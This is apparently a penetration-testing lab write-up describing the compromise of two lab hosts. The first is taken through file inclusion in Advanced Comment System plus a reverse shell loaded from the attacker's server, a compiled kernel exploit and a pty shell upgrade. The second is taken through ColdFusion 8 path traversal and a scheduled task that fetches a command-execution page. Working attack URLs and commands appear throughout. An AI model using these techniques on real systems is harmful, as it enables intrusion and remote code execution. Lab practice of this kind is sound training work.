http://www.securityfocus.com/bid/42964/exploit

So I used the above, this cane be seen below

http://10.11.1.8/internal/advanced_comment_system/index.php?ACS_path=/etc/passwd%00

//example of the passwd file

<h1></h1>

<h1></h1>


After looking at the source code for the http://10.11.1.8/internal , I discovered the ACS vulnerability and so I have created a reverse-shell.php to be called .

http://10.11.1.8/internal/advanced_comment_system/index.php?ACS_path=http://10.11.0.71/php-reverse-shell.php?

This worked after I disabled PHP on my machine due to the reverse shell being ran by me instead of being passed as text to the victim,

sudo a2dismod php5


Managed to get a reverse shell




I need to read the RFI remote reverse shell

I have tried to use dirty cow as it is on 2.6 version however I could not ./ execute anything and also gcc is not installed on that machine , look at other options such as Linux version . The current Linux version 2.6.9-90.EL i686. Using the exploit 9545, which was compiled on my machine was used , the file was complied using the flags for based 32, the file was transferred from my machine to the victim.

gcc -m32 -Wl,--hash-style=both -o 9545_new 9545.c



Trying dirty cow as well.



So I managed to get over that by the permission by changing the permission by "chmod 777" and then retried the exploit, however using the "**python -c 'import pty;pty.spawn("/bin/bash")' "** gave me a real shell. This is due to getting failed tty why and other issues with the current reverse shell bash provided.
And got the proof.txt and also created an account for just fun times :)


1   101.24 ms 10.11.1.10

The interesting site was http://10.11.1.10/CFIDE/administrator/enter.cfm which was discovered by the results of dirb:



Accessing the Adobe coldfusion 8 login page displayed a login page:
After some research discovered the site is vulnerable to LFI attack,

The below link provided the default password which was encrypted by sha1 :

AAFDC23870ECBCD3D557B6423A8982134E17927E


Which decodes to : pass123

http://10.11.1.10/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8\logs\application.log%00en

I could of attempted to use FCKeditor as it is vulnerable to it as it run :

Verion 2.4.2 build 14978

Exploit : https://www.exploit-db.com/exploits/15484/



Support Open Source Software


//Denied access when you try to upload a script to the upload directory




Directory Listing Denied

This Virtual Directory does not allow contents to be listed.


After logging to the adobe control panel change the security password to "no authentication " . I needed some sort of OS access so I have used "cfexec.cfm" script.

I have used the scheduled tasks to create a task and get the "Cfexec.cfm" from my apache webserver and store it in the "wwwroot\CFIDE" directory . I did try the "wwwroot" however it failed to upload, I guess due to permission but I discovered the CDIFE as I was in it and also from checking the directories




//created schedule which was ran between the time of 9:00 am - 9:22 every 1:01 minute.
The system time was found by looking at the logs.

It would pull "cfexec.cfm" and save it to the wwwroot folder location



After the scheduled has ran I managed to access the CMD and capture the proof text
The script uploaded to : 10.11.1.10/CFIDE/cfexec.cfm
file was saved : c:\intepub\wwwroot\CFIDE\cfexec.cfm

Directory : Using "c:\Documents and settings\administrator\desktop\"
Will help with a space is not good for it.



10.11.1.10/CFIDE/cfexec.cfm

